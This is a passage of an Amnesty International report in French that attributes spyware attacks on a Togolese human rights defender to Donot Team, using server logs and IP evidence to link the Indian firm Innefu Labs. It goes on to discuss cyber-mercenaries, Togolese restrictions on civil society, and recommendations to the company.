Cette même chaîne User-Agent apparaît également dans les fichiers journaux à une autre date, une semaine plus tôt, le 19 février 2019. Cette fois, la demande provenait de l'adresse IP 193.169.244.74, qui est attribuée à l'hébergeur ukrainien Deltahost.

ID fichier	Horodatage	Adresse IP	User-Agent
510	2019-02-19 11:11:11	193.169.244.74	Mozilla/5.0 Linux; U; Android 7.1.2; en-gb; Redmi 5A Build/N2G47H) AppleWebKit/537.36 KHTML, like Gecko) Version/4.0 Chrome/61.0.3163.128 Mobile Safari/537.36 XiaoMi/MiuiBrowser/10.4.3-g
510	2019-02-19 11:11:14	193.169.244.74	Mozilla/5.0 Linux; U; Android 7.1.2; en-gb; Redmi 5A Build/N2G47H) AppleWebKit/537.36 KHTML, like Gecko) Version/4.0 Chrome/61.0.3163.128 Mobile Safari/537.36 XiaoMi/MiuiBrowser/10.4.3-g
532	2019-02-26 06:53:23	122.160.158.3	Mozilla/5.0 Linux; U; Android 7.1.2; en-gb; Redmi 5A Build/N2G47H) AppleWebKit/537.36 KHTML, like Gecko) Version/4.0 Chrome/61.0.3163.128 Mobile Safari/537.36 XiaoMi/MiuiBrowser/10.4.3-g
532	2019-02-26 06:55:22	122.160.158.3	Mozilla/5.0 Linux; U; Android 7.1.2; en-gb; Redmi 5A Build/N2G47H) AppleWebKit/537.36 KHTML, like Gecko) Version/4.0 Chrome/61.0.3163.128 Mobile Safari/537.36 XiaoMi/MiuiBrowser/10.4.3-g

Cette adresse IP de VPS Deltahost est enregistrée dans la base de données SQL comme l'adresse IP de téléchargement de 357 fichiers APK malveillants et de test entre septembre 2018 et mars 2019. Cela laisse penser que les attaquants utilisent probablement l'IP Deltahost comme serveur proxy ou VPN pour masquer leur emplacement lorsqu'ils interagissent avec l'infrastructure d'attaque.

Dans certains cas, les attaquants n'ont pas utilisé le proxy ou le VPN de Deltahost, de sorte que leur adresse IP non camouflée a été enregistrée dans les fichiers journaux du serveur.

4.6 LIENS ENTRE INNEFU LABS ET L'ATTAQUE PAR LOGICIEL ESPION AU TOGO

Même si la nature précise de la relation en Innefu Labs et les attaques au Togo ne peut pas être connue, notre enquête indique qu'Innefu Labs au minimum a pu faillir à prévenir les abus liés à ses opérations et produits et a pu causer ou contribuer à ces abus.

Amnesty International a écrit à Innefu Labs en septembre 2020 pour connaître son opinion sur les informations détaillées dans ce rapport. Dans une lettre de réponse à Amnesty International, Innefu Labs a déclaré « n'avoir vendu aucun outil de surveillance numérique ni aucun autre service au gouvernement du Togo ou à l'une de ses agences. Innefu n'a jamais fourni d'outils ou de services de surveillance numérique dans le but de surveiller des militants et des défenseurs des droits humains. »[12]

Cependant, Innefu Labs et son adresse IP 122.160.158.3 **(l'IP Innefu Labs)** ont été retrouvées sur plusieurs serveurs liés à Donot Team et aux attaques contre le DDH au Togo.

La capture d'écran de WhatsApp montre qu'un attaquant impliqué dans le test du logiciel espion Android de Donot Team avait préalablement saisi l'adresse IP d'Innefu Labs et le domaine bulk.fun sur son clavier Android. Cet attaquant interagissait directement avec le domaine utilisé pour les attaques au Togo et le réseau d'Innefu Lab. Cet élément est significatif car il montre que l'adresse IP d'Innefu Labs est non seulement liée aux tests des logiciels espions de Donot Team mais également aux opérations de l'infrastructure utilisée pour distribuer le logiciel espion de Donot Team.

Par ailleurs, les fichiers journaux trouvés sur le serveur de logiciels espions **bulk.fun** montrent que l'**adresse IP Innefu Labs** se connectait à l'infrastructure d'attaque de Donot Team depuis près d'un an avant les attaques par logiciel espion au Togo. En février 2019, selon les fichiers journaux, le téléphone Xiaomi Redmi 5A se connectait à la fois depuis l'**adresse IP Innefu Labs** et le **serveur Deltahost** (193.169.244.74).

Les enregistrements de la base de données indiquent que le serveur Deltahost était utilisé comme un VPN ou un proxy dans le but de masquer la localisation des attaquants. En effet, la capture d'écran de WhatsApp trouvée sur le serveur de logiciels espions montre que les attaquants de Donot Team ont utilisé le logiciel OpenVPN pour masquer les connexions de leurs appareils mobiles de test.

Seul le groupe responsable de ces attaques pouvait disposer des informations d'identification nécessaires pour charger le logiciel espion Android sur le serveur d'attaque et pour utiliser le serveur VPN privé. Les connexions par un même appareil depuis l'adresse IP d'Innefu Labs et du serveur VPN privé indiquent que le même acteur de la menace avait accès à la fois au réseau interne d'Innefu Labs et à l'infrastructure d'attaque de Donot Team. Dans l'ensemble, ces éléments portent à croire qu'Innefu Labs est liée au développement des logiciels espions de Donot Team et en lien avec le fonctionnement d'au moins une partie de l'infrastructure d'attaque de Donot Team.

Innefu Labs peut ne pas être activement impliquée dans toutes les attaques attribuées à Donot Team. Cependant, dans ce cas précis, il existe des éléments reliant Innefu Labs à l'infrastructure qu'a utilisée Donot Team pour ces attaques.

La présence de l'adresse IP d'Innefu Labs dans les journaux du serveur d'attaque bulk.fun, et à côté du domaine bulk.fun dans les captures d'écran du logiciel espion de test montrent qu'Innefu Labs a une connexion avec leau serveur bulk.fun utilisé dans les attaques contre le DDH au Togo.

[12] Lettre d'Innefu Labs à Amnesty International, 30 octobre 2020, voir annexe 1. (Innefu Labs, octobre 2020)

4.7 QUE SAIT-ON D'INNEFU LABS ?

Sur son site web, **Innefu Labs Pvt. Ltd**. se décrit comme une « startup de R&D en sécurité de l'information, fournissant des solutions de pointe en matière de sécurité de l'information et analyse de données ». Elle affirme compter parmi ses clients « certains des organismes les plus sensibles et les plus importants du gouvernement indien ». L'entreprise déclare être « une startup de R&D axée sur l'intelligence artificielle, qui fournit des solutions de sécurité de l'information, d'analyse prédictive/d'analyse du Big Data basée sur l'intelligence artificielle à ses clients, notamment des services responsables de l'application des lois[13]. »

Sur son site web, l'entreprise décrit le développement de solutions de cyberintelligence pour les forces de l'ordre et la défense, y compris la surveillance des réseaux sociaux, les systèmes de reconnaissance faciale et les systèmes de police prédictive. L'un des produits répertoriés est la solution d'authentification à deux facteurs AuthShield, liée au domaine **authshieldserver.com**, et à l'adresse IP d'Innefu Labs **122.160.158.3** précédemment mentionnée à la section 4.4.


L'entreprise ne semble pas faire de publicité pour des services de cyberattaques. Toutefois, outre les liens entre Innefu Labs et l'infrastructure d'attaque de Donot Team, il existe des éléments de preuve démontrant que l'entreprise peut être impliquée dans des activités de cybersurveillance.

Le site web d'Innefu Labs présente des rapports qui mettent en valeur leur outil **Prophecy Innsight** de surveillance des réseaux sociaux. Ces rapports portent sur une série de mouvements sociaux et politiques en Inde et à l'étranger, notamment "**Unravelling Sudan Uprisings: Open source intelligence on the ongoing anti-government protests in Sudan**", et un rapport de renseignement en sources ouvertes (OSINT) "**Influencers opposing Article 370 - Shehla Rashid & co**".

Amnesty International a également examiné les profils publics LinkedIn des anciens et actuels employés d'Innefu Labs. Un développeur qui a travaillé pour Innefu Labs de juin 2018 à août 2019 a affirmé avoir développé un logiciel en C++, le langage utilisé pour créer le logiciel espion Donot YTY. La description, notamment « *empêcher la rétro-ingénierie* », « *travail de recherche sur les anti-virus* » et « [Améliorer] *la*

[13] Innefu Labs, octobre 2020

rapidité de l'algorithme de collecte de données », montre qu'il a travaillé sur des techniques d'anti-détection et de collecte de données très caractéristiques du développement de logiciels espions.



Software Developer
Innefu Labs Pvt. Ltd.
Jun 2018 – Aug 2019 · 1 yr 3 mos

Worked as a software developer, building different kinds of exe's and dll's required by client (Indian Army).

Main concern of these builds is to make them secure from security breaches and prevent them from reverse engineering. Improvising the algorithm for fast gathering of data is done and side by side mentainance of these builds.

Working in VC++, C++ and Assembly. Also research work on anti-viruses and drivers.
see less

Le curriculum vitae public d'un autre ancien employé indique explicitement qu'il a développé des logiciels espions chez Innefu Labs dès décembre 2010.

- Worked on spyware and malware research and development with Innefu; a research oriented Information Security consulting group. (http://www.innefu.com), December, 2010

5. PRÉOCCUPATIONS RELATIVES AUX DROITS HUMAINS

5.1 PREOCCUPATIONS RELATIVES AUX DROITS HUMAINS ET RESPONSABILITE D'INNEFU LABS

Amnesty International a écrit à Innefu Labs en septembre 2020 pour l'interroger sur un certain nombre de points soulevés dans son enquête. Elle lui a écrit une seconde fois le 20 septembre 2021 pour l'inviter à lui faire part de ses commentaires avant la publication de ce rapport. Vous trouverez l'intégralité de la réponse d'Innefu Labs en annexe 1. L'entreprise y affirme qu'elle ne connaît absolument pas Donot Team et qu'elle n'a jamais exporté d'outils ou de services de surveillance numérique vers aucun pays, y compris le Togo.

Cependant, l'enquête d'Amnesty International a révélé des éléments qui prouvent l'existence de liens présumé entre Innefu Labs et le logiciel espion et l'infrastructure d'attaque de Donot Team, notamment l'infrastructure utilisée dans l'attaque illégale contre le défenseur des droits humains togolais. Rien ne permet de penser que cet éminent défenseur des droits humains soit soupçonné d'une quelconque infraction ou fasse l'objet d'une enquête pénale. Il a probablement été visé en raison de ses activités légitimes en faveur des droits humains. Innefu Labs risque donc de toute évidence d'avoir causé ou contribué à des atteintes aux droits humains dans cette affaire.

Les preuves techniques suggèrent qu'Innefu Labs est lié au développement et/ou déploiement de certains outils d'espionnage de Donot Team. Ces outils peuvent être partagés par plusieurs cyber-mercenaires regroupés sous le nom unique de Donot Team. Aucune preuve technique ne suggère qu'Innefu Labs a été directement responsable ou informé des attaques contre le DDH au Togo qui ont utilisé les logiciels espions de Donot Team.

Cependant, le développement ou le fait de fournir une technologie telle que des logiciels espions peut créer de sérieux risques en termes de droits humains. A minima, Innefu Labs a la responsabilité de s'assurer que tout produit ou service développé par l'entreprise ne contribue pas à des violations de droits humains.

Les Principes directeurs des Nations unies relatifs aux entreprises et aux droits de l'homme soulignent que, pour s'acquitter de leur responsabilité de respecter les droits humains, les entreprises doivent disposer d'une ligne de conduite les engageant en ce sens et remédier aux incidences néfastes de leurs activités sur les droits humains en faisant preuve de la diligence requise en la matière[14]. La diligence requise consiste pour les entreprises à identifier et évaluer les risques et les incidences en matière de droits humains ; prendre les mesures nécessaires pour les prévenir, les atténuer et y mettre fin ; assurer un suivi et une surveillance en la matière ; et en rendre compte.

[14] Haut-Commissariat des Nations unies aux droits de l'homme, *Principes directeurs relatifs aux entreprises et aux droits de l'homme : Mise en œuvre du cadre de référence « protéger, respecter et réparer » des Nations unies*, 2011 (Principes directeurs de l'ONU).

Dans sa lettre, Innefu Labs indique ne pas avoir de ligne de conduite relative aux droits humains. Amnesty International lui a aussi demandé si elle disposait d'une procédure de mise en œuvre de la diligence requise en matière de droits humains, mais l'entreprise n'a fourni aucune information à ce sujet.

Il est particulièrement préoccupant qu'Innefu Labs n'ait pas de ligne de conduite relative aux droits humains et ne semble pas appliquer la diligence requise en matière de droits humains, non seulement au vu des éléments de preuve présentés dans ce rapport, mais aussi compte tenu de la nature des produits et services qu'elle propose, qui présentent tous un énorme risque pour les droits humains. L'entreprise indique développer des solutions de cyberintelligence pour les forces de l'ordre et la défense, notamment la surveillance des réseaux sociaux, les systèmes de reconnaissance faciale et les systèmes de police prédictive – autant de technologies qui risquent de porter atteinte aux droits humains.

Selon des informations parues dans les médias, le système de reconnaissance faciale d'Innefu Labs a été déployé pendant les manifestations contre une loi discriminatoire – la Loi portant modification de la loi relative à la citoyenneté – à New Delhi en 2019[15]. Le recours à la reconnaissance faciale pour réprimer des manifestations viole les droits à la liberté d'expression, d'association et de réunion pacifique. Utilisés à des fins d'identification, les systèmes de reconnaissance faciale sont fondamentalement incompatibles avec les droits humains. Amnesty International demande l'interdiction de l'utilisation, du développement, de la production, de la vente et de l'exportation des technologies de reconnaissance faciale à des fins d'identification tant par les organismes d'État que par les acteurs du secteur privé[16].

De même, les systèmes de police prédictive sont connus pour leurs effets négatifs sur les droits humains et bafouent, entre autres, le droit au respect de la vie privée et de ne pas subir de discrimination[17].

Innefu Labs doit de toute urgence adopter une ligne de conduite ferme sur les droits humains, faire preuve de la diligence requise, garantir la transparence et mettre en œuvre des procédures permettant de remédier à toutes les incidences négatives sur les droits humains qu'elle provoque ou auxquelles elle contribue.

5.2 L'ESSOR DES CYBERMERCENAIRES

Une liste toujours plus longue des entreprises et des groupes ont été liés à des cyberattaques visant des défenseur·e·s des droits humains et la société civile. Dans beaucoup de ces cas, les entreprises semblent avoir joué un rôle direct dans les attaques, notamment en déployant le logiciel espion et en mettant en œuvre des pratiques d'ingénierie sociale à l'encontre des cibles visées.

La tendance inquiétante à la pratique active de la surveillance numérique illégale par des entreprises privées élargit l'éventail des atteintes commises tout en réduisant les possibilités de recours juridique au niveau national, ainsi que les possibilités de réglementation et de contrôle judiciaire.

De par sa nature, qui fait que les cibles de la surveillance, les opérateurs, le client final et l'infrastructure d'attaque peuvent tous être situés dans des pays différents, la cybersurveillance commerciale transfrontalière fait naître des obstacles importants qui empêchent de rémédier aux atteintes aux droits humains et d'offrir réparation aux victimes.

Elle expose en outre tous les défenseur·e·s des droits humains, où qu'ils se trouvent dans le monde, au risque d'être illégalement espionnés, sans nulle part pour se mettre à l'abri. La menace d'une surveillance extraterritoriale des militant·e·s de la diaspora s'en trouve tout particulièrement accrue.

En 2017, Amnesty International a révélé l'« Opération Kingphish », une campagne de surveillance visant des journalistes et des défenseur·e·s des droits des migrants basés au Qatar et au Népal[18]. Des recherches

[15] Alexandra Ulmer and Zeba Siddiqui, "India's use of facial recognition tech during protests causes stir", *Reuters*, 17 février 2020, reuters.com/article/us-india-citizenship-protests-technology-idUSKBN20B0ZQ.

[16] Amnesty International, "Amnesty International Calls for Ban on the Use of Facial Recognition Technology for Mass Surveillance", 11 juin 2020, amnesty.org/en/latest/research/2020/06/amnesty-international-calls-for-ban-on-the-use-of-facial-recognition-technology-for-mass-surveillance.

[17] Amnesty International, *We sense trouble: Automated discrimination and mass surveillance in predictive policing in the Netherlands* (EUR 35/2971/2020), 29 septembre 2020, amnesty.org/en/documents/EUR35/2971/2020/en.

[18] Amnesty International, "Operation Kingphish: Uncovering a Campaign of Cyber Attacks against Civil Society in Qatar and Nepal", 14 février 2017, medium.com/amnesty-insights/operation-kingphish-uncovering-a-campaign-of-cyber-attacks-against-civil-society-in-qatar-and-aa40c9e08852.

publiées par la suite par Bellingcat ont trouvé des liens entre les attaques de l'Opération Kingphish et un éventail plus large d'activités liées à un groupe de cybermercenaires connu sous le nom de Bahamut[19].

Fin 2020, Blackberry Research a publié un important rapport attribuant aussi à Bahamut de multiples campagnes d'espionnage numérique, d'ingénierie sociale et de désinformation visant de longue date des groupes militants cachemiris et sikhs, des entreprises et des cibles diplomatiques en Asie du Sud et dans les États du Golfe[20]. L'éventail de ses cibles donne à penser que Bahamut est un cybermercenaire qui pratique la surveillance de la société civile pour le compte de différents clients.

En 2020, Citizen Lab a publié une enquête détaillée dénonçant une vaste campagne de surveillance ciblée qu'elle a désignée sous le nom de « Dark Basin[21] ». Cette enquête, qui a duré trois ans, a révélé des attaques contre un vaste éventail de cibles issues de la société civile, des médias et du monde des affaires aux quatre coins de la planète. Des éléments de preuve techniques ont permis à Citizen Lab d'attribuer ces attaques à une autre entreprise de cybersécurité indienne appelée BellTroX.

Fait significatif, les chercheurs de Citizen Lab ont recueilli des informations sur une importante série d'attaques visant des militant·e·s de la société civile et des défenseur·e·s de l'environnement aux États-Unis. Beaucoup de ces personnes participaient à la campagne #ExxonKnew, qui visait à prouver qu'ExxonMobil avait caché des informations sur le changement climatique pendant des décennies[22].

L'ampleur et la persistance de ces attaques montrent que personne n'est à l'abri du secteur de la surveillance privée, qui est en pleine expansion.

Dans son rapport de juillet 2020, le Groupe de travail des Nations unies sur l'utilisation de mercenaires comme moyen de violer les droits de l'homme et d'empêcher l'exercice du droit des peuples à disposer d'eux-mêmes a tout particulièrement alerté sur la menace que constituent les cybermercenaires[23].

Le fait que des entreprises comme Innefu Labs et BellTroX opèrent en Inde, où elles ne sont pas soumises à une réglementation suffisante, est une grave préoccupation pour les droits humains. L'Inde est signataire de l'Arrangement de Wassenaar – accord de contrôle volontaire des exportations dont les 42 États membres échangent des informations sur les transferts d'armement conventionnel et de biens et technologies à double usage. Elle s'engage à ce titre à mettre en place des contrôles sur les exportations de technologies de surveillance ciblée. Elle a en outre l'obligation, en vertu du droit international relatif aux droits humains, de juguler les atteintes commises par ces entreprises, notamment par le biais d'une réglementation et d'une surveillance appropriées. De plus, au titre des Principes directeurs des Nations unies relatifs aux entreprises et aux droits de l'homme, les États ont clairement l'obligation de veiller à ce que toutes les entreprises domiciliées sur leur territoire et/ou relevant de leur juridiction respectent les droits humains dans l'ensemble de leurs activités.

5.3 LA SOCIETE CIVILE SOUS SURVEILLANCE AU TOGO

Plusieurs dignitaires religieux et figures politiques de l'opposition au Togo auraient été visés par des outils de surveillance numérique. En août 2020, le *Guardian* et Citizen Lab ont révélé que deux membres du clergé catholique, l'évêque Benoît Alowonou et le père Pierre Chanel Affognon, avaient été pris pour cible au moyen d'un outil lié à NSO Group[24] exploitant une faille de sécurité de WhatsApp[25]. Tous deux en ont été avertis par WhatsApp après les attaques en avril et en mai 2019.

---

[19] Colin Anderson, "Bahamut, Pursuing a Cyber Espionage Actor in the Middle East", *Bellingcat*, 12 juin 2017, bellingcat.com/news/mena/2017/06/12/bahamut-pursuing-cyber-espionage-actor-middle-east.

[20] Blackberry Research, *BAHAMUT: Hack-for-Hire Masters of Phishing, Fake News, and Fake Apps*, octobre 2020. blackberry.com/us/en/pdfviewer?file=/content/dam/blackberry-com/asset/enterprise/pdf/direct/report-spark-bahamut.pdf.

[21] John Scott-Railton and others, "Dark Basin: Uncovering a Massive Hack-For-Hire Operation", *Citizen Lab*, 9 juin 2020, *citizenlab.ca/2020/06/dark-basin-uncovering-a-massive-hack-for-hire-operation*.

[22] John Scott-Railton and others, "Dark Basin: Uncovering a Massive Hack-For-Hire Operation", *Citizen Lab*, 9 juin 2020, *citizenlab.ca/2020/06/dark-basin-uncovering-a-massive-hack-for-hire-operation*.

[23] Assemblée générale des Nations unies, *Rapport du Groupe de travail sur l'utilisation de mercenaires comme moyen de violer les droits de l'homme et d'empêcher l'exercice du droit des peuples à disposer d'eux-mêmes*, 28 julliet 2020, doc. ONU A/75/259.

[24] NSO Group est une société israélienne de cybersurveillance. Des liens ont été établis entre ses produits et des activités de surveillance illégale contre des journalistes et des défenseur·e·s des droits humains dans de nombreux pays, tels que les Émirats arabes unis, le Mexique, l'Inde, le Maroc, le Rwanda et le Togo.

[25] Stephanie Kirchgaessner et Jennifer Rankin, "WhatsApp spyware attack: senior clergymen in Togo among activists targeted", *The Guardian*, 3 août 2020, theguardian.com/technology/2020/aug/03/senior-clergymen-among-activists-targeted-by-spyware.

À la même époque, deux membres de l'opposition politique togolaise ont aussi été pris pour cible au moyen d'outils de NSO Group[26]. Le Projet Pegasus a révélé que des centaines de numéros de téléphone togolais figuraient sur la liste des cibles potentielles du logiciel espion Pegasus de NSO Group[27], parmi lesquels ceux de journalistes indépendants et de membres de groupes politiques d'opposition[28].

Si les attaques dont il est question dans ce rapport n'ont pas de lien connu avec NSO Group, elles s'inscrivent dans un ensemble global de menaces numériques visant les défenseur·e·s des droits humains et les voix dissidentes au Togo.

5.4 UN ESPACE DE PLUS EN PLUS REDUIT POUR LA DEFENSE DES DROITS HUMAINS AU TOGO

> **« Ces attaques étaient handicapantes pour mon travail, notamment parce que je ne connaissais pas l'ampleur exacte de ce qu'il se passait. Je ne savais pas quels appareils électroniques étaient protégés et je n'avais aucun moyen de savoir si mes communications avec mes collègues et avec des victimes étaient sûres. Ne sachant pas dans quelle mesure mes données personnelles pouvaient avoir été touchées par les intrusions, j'étais en pleine confusion et je me sentais démuni. »**
>
> Défenseur des droits humains basé au Togo, visé par une opération de surveillance.

La campagne d'attaques numériques contre cet éminent défenseur des droits humains togolais s'est produite dans un contexte d'insécurité plus générale pour les personnes critiquant les autorités.

En 2019, l'année précédant l'élection présidentielle, Amnesty International a eu connaissance de l'adoption de lois qui restreignent les droits à la liberté d'expression et de réunion pacifique, ainsi que de violations des droits humains commises par les autorités, en particulier contre des militant·e·s prodémocratie[29].

Le 12 août 2019, l'Assemblée nationale a notamment adopté deux lois suscitant de profondes préoccupations en matière de droits humains. La Loi relative à la sécurité intérieure précise les mesures applicables « en cas de menaces et d'atteintes graves à l'ordre public ».[30] Elle permet au ministre de l'Administration territoriale et, dans certaines circonstances, aux autorités locales de prescrire des mesures d'assignation à résidence, de procéder à des contrôles d'identité, de maintenir des personnes en détention pour interrogatoire pendant une durée pouvant aller jusqu'à 24 heures, d'expulser des étrangers, d'interdire

[26] John Scott-Railton et autres, "Nothing Sacred: Religious and Secular Voices for Reform in Togo Targeted with NSO Spyware", *Citizen* Lab, 3 août 2020, citizenlab.ca/2020/08/nothing-sacred-nso-sypware-in-togo.

[27] RFI, « Au Togo, plus de 300 numéros de téléphone ciblés par Pegasus », 24 juillet 2021, www.rfi.fr/fr/afrique/20210724-au-togo-plus-de-300-num%C3%A9ros-de-t%C3%A9l%C3%A9phone-cibl%C3%A9s-par-pegasus.

[28] Cristophe Châtelot, « Au Togo, les opposants au président Gnassingbé surveillés comme des criminels », *Le Monde*, 28 juillet 2021, www.lemonde.fr/projet-pegasus/article/2021/07/23/projet-pegasus-au-togo-les-opposants-au-president-gnassingbe-surveilles-comme-des-criminels_6089310_6088648.html.

[29] Amnesty International, *Les droits humains en Afrique. Rétrospective 2019* (AFR 01/1352/2020), 8 avril 2020, amnesty.org/fr/documents/afr01/1352/2020/fr.

[30] Loi n° 2019-009 du 12/08/2019 relative à la sécurité intérieure.

des rassemblements, de suspendre les activités d'associations et de fermer des établissements, tels que des lieux de culte, des hôtels ou « tout autre lieu de réunion[31] » sans contrôle judiciaire approprié.

Cette loi accorde également au ministre de l'Administration territoriale un large pouvoir discrétionnaire pour censurer les contenus en ligne et bloquer l'accès à Internet. Par ailleurs, en vertu des modifications apportées à la Loi fixant les conditions d'exercice de la liberté de réunion et de manifestation pacifiques publiques, toute réunion ou manifestation publique organisée dans un lieu privé doit faire l'objet d'une information préalable adressée aux autorités locales. Ce texte prévoit également l'interdiction des réunions dans certains lieux et à certains moments. Il permet aux autorités locales de limiter le nombre de manifestations par semaine dans la zone relevant de leur compétence et d'interdire des manifestations au dernier moment[32].

En décembre 2018, l'Assemblée nationale a adopté une loi sur la cybersécurité et la lutte contre la cybercriminalité qui restreint sévèrement le droit à la liberté d'expression en introduisant des peines d'emprisonnement pouvant aller jusqu'à trois ans pour la diffusion de fausses informations, et jusqu'à deux ans pour les atteintes aux bonnes mœurs, ainsi que pour la production, la diffusion ou la mise à disposition de données « de nature à troubler l'ordre ou la sécurité publique ou à porter atteinte à la dignité humaine ».[33]

Par ailleurs, cette loi contient des dispositions vagues relatives au terrorisme et à la trahison, qui prévoient des peines de prison pouvant aller jusqu'à 20 ans et pourraient être aisément utilisées contre des lanceurs d'alerte et autres personnes dénonçant des atteintes aux droits humains. Elle confère également des pouvoirs supplémentaires à la police en termes de surveillance des communications ou des équipements informatiques, sans prévoir des garanties suffisantes, telles qu'un contrôle judiciaire.

Amnesty International a aussi appelé les autorités togolaises à protéger les défenseur·e·s des droits humains. En avril 2020, deux défenseurs des droits humains et un journaliste ont été arrêtés et incarcérés pendant que le pays faisait l'objet d'un examen international de son bilan en matière de droits humains. Leurs téléphones portables leur ont aussi été confisqués par un agent du Service central de recherches et d'investigations criminelles (SCRIC)[34].

Le 19 janvier 2019, le tribunal de première instance de Lomé a condamné le militant Foly Satchivi, du mouvement En aucun cas, à 36 mois d'emprisonnement, dont 12 avec sursis, pour « rébellion », « apologie de crimes et délits » et « trouble aggravé à l'ordre public[35] ».

Cet homme avait été arrêté le 22 août 2018, alors qu'il s'apprêtait à tenir une conférence de presse sur la répression des manifestations. Le 10 octobre 2019, la cour d'appel a ramené sa peine à 28 mois d'emprisonnement, dont six avec sursis. Il a été remis en liberté le 16 octobre 2019 à la faveur d'une grâce présidentielle[36].

Le 15 octobre 2019, des militants prodémocratie de Tournons la page (TLP) Niger et de TLP Côte d'Ivoire n'ont pas été autorisés à entrer au Togo[37].

En août 2020, Citizen Lab a identifié quatre personnalités religieuses et politiques d'opposition parmi les cibles du logiciel espion Pegasus vendu par NSO Group. Toutes ces personnes ont été visées au moyen d'une faille de sécurité de WhatsApp début 2019[38]. Comme indiqué dans le chapitre 5.3, le Projet Pegasus a révélé que des centaines de numéros de téléphone togolais figuraient sur une liste de cibles potentielles du logiciel espion Pegasus de NSO Group, dont ceux de journalistes et de personnalités politiques d'opposition.

---

[31] Amnesty International, *Les droits humains en Afrique. Rétrospective 2019* (AFR 01/1352/2020), 8 avril 2020, amnesty.org/fr/documents/afr01/1352/2020/fr.

[32] Loi n° 2019-010 du 12 août 2019 portant modification de la Loi n°2011-010 du 16 mai 2011 fixant les conditions d'exercice de la liberté de réunion et de manifestation pacifiques publiques.

[33] Loi n° 2018 – 026 du 07/12/18 sur la cybersécurité et la lutte contre la cybercriminalité.

[34] Amnesty international, *Togo. Communication adressée au Comité des droits de l'homme des Nations unies. 128e session (2-20 mars 2020)* [AFR 57/1653/2020], 3 fevrier 2020, amnesty.org/fr/documents/afr57/1653/2020/fr.

[35] Amnesty international, *Togo. Communication adressée au Comité des droits de l'homme des Nations unies. 128e session (2-20 mars 2020)* [AFR 57/1653/2020], 3 fevrier 2020, amnesty.org/fr/documents/afr57/1653/2020/fr.

[36] Amnesty international, *Togo. Communication adressée au Comité des droits de l'homme des Nations unies. 128e session (2-20 mars 2020)* [AFR 57/1653/2020], 3 fevrier 2020, amnesty.org/fr/documents/afr57/1653/2020/fr.

[37] Amnesty international, *Togo. Communication adressée au Comité des droits de l'homme des Nations unies. 128e session (2-20 mars 2020)* [AFR 57/1653/2020], 3 fevrier 2020, amnesty.org/fr/documents/afr57/1653/2020/fr.

[38] John Scott-Railton et autres, "Nothing Sacred: Religious and Secular Voices for Reform in Togo Targeted with NSO Spyware", *Citizen* Lab, 3 août 2020, citizenlab.ca/2020/08/nothing-sacred-nso-sypware-in-togo.

Les nouvelles tentatives d'attaques numériques décrites dans ce rapport et visant un défenseur des droits humains togolais font apparaître encore une nouvelle menace à l'encontre des défenseur·e·s des droits humains au Togo. Les autorités togolaises ont l'obligation de respecter le droit à la liberté d'expression, et notamment d'empêcher les violations du droit au respect de la vie privée. Elles doivent aussi assurer une protection contre les violations commises par des tiers. Elles doivent mettre en place des mécanismes plus fermes pour garantir que les défenseur·e·s des droits humains puissent travailler dans un environnement sûr et propice, et soient notamment protégés contre la surveillance ciblée illégale.

Amnesty International a écrit au ministre des Droits de l'homme, de la Formation à la citoyenneté et des Relations avec les institutions de la République pour lui demander ses commentaires sur ses conclusions, mais elle n'avait reçu aucune réponse à l'heure de la publication de ce rapport.

6. CONCLUSION ET RECOMMANDATIONS

Comme indiqué précédemment, des preuves dans ce rapport montrent que les logiciels espions de Donot Team ont été utilisées dans des attaques numériques contre un éminent défenseur des droits humains togolais. Les ciblages répétés contre ce même DDH par WhatsApp et par email suggèrent qu'il était la cible claire et délibérée de ces attaques. De multiples acteurs ou organisations ont pu avoir accès aux outils d'espionnage de Donot Team. Nous ne connaissons pas l'identité de toutes les personnes ou groupes impliqués dans Donot Team.

Au vu des éléments de preuve recueillis dans le cadre de ses recherches, Amnesty International est convaincue qu'Innefu Labs joue un rôle dans le développement et/ou le déploiement de certains des outils d'espionnage qui ont déjà été associés par le passé à Donot Team.

L'enquête menée par Amnesty International a révélé des liens directs entre l'adresse IP d'Innefu Labs et le serveur bulk.fun qui a été utilisé pour envoyer le logiciel espion de Donot Team au défenseur. L'adresse IP d'Innefu Labs 122.160.158.3 figurait dans les fichiers journaux découverts sur le serveur bulk.fun ayant servi aux attaques. Par ailleurs, cette même adresse IP était enregistrée sur une capture d'écran Android à côté du domaine bulk.fun quand les hackers testaient leur logiciel espion.

Les recherches menées n'excluent pas la possibilité que d'autres acteurs aient aussi été impliqués dans les attaques contre ce défenseur des droits humains. Cependant, il est clair qu'Innefu Labs est lié au développement et le déploiement des outils d'espionnage de Donot Team, et a des connexions avec l'infrastructure utilisée dans ces attaques.

Cette société peut donc de toute évidence avoir causé ou contribué à des atteintes aux droits humains dans cette affaire.

6.1 RECOMMANDATIONS

À INNEFU LABS

- Réaliser un audit externe et publier l'intégralité de ses conclusions concernant les liens d'Innefu Labs avec l'infrastructure du logiciel espion et les outils d'espionnage utilisés dans l'attaque contre le défenseur des droits humains togolais, et détailler notamment les mesures prises par Innefu Labs en réponse aux conclusions de l'audit ;
- Adopter de toute urgence une ligne de conduite relative aux droits humains et assurer une protection contractuelle contre les atteintes à ces droits ;
- Respecter les Principes directeurs des Nations Unies relatifs aux entreprises et aux droits de l'homme et les Principes directeurs de l'Organisation de coopération et de développement économiques (OCDE) à l'intention des entreprises multinationales ;

- Garantir de toute urgence la transparence sur les ventes et les contrats concernant l'ensemble de ses technologies ;
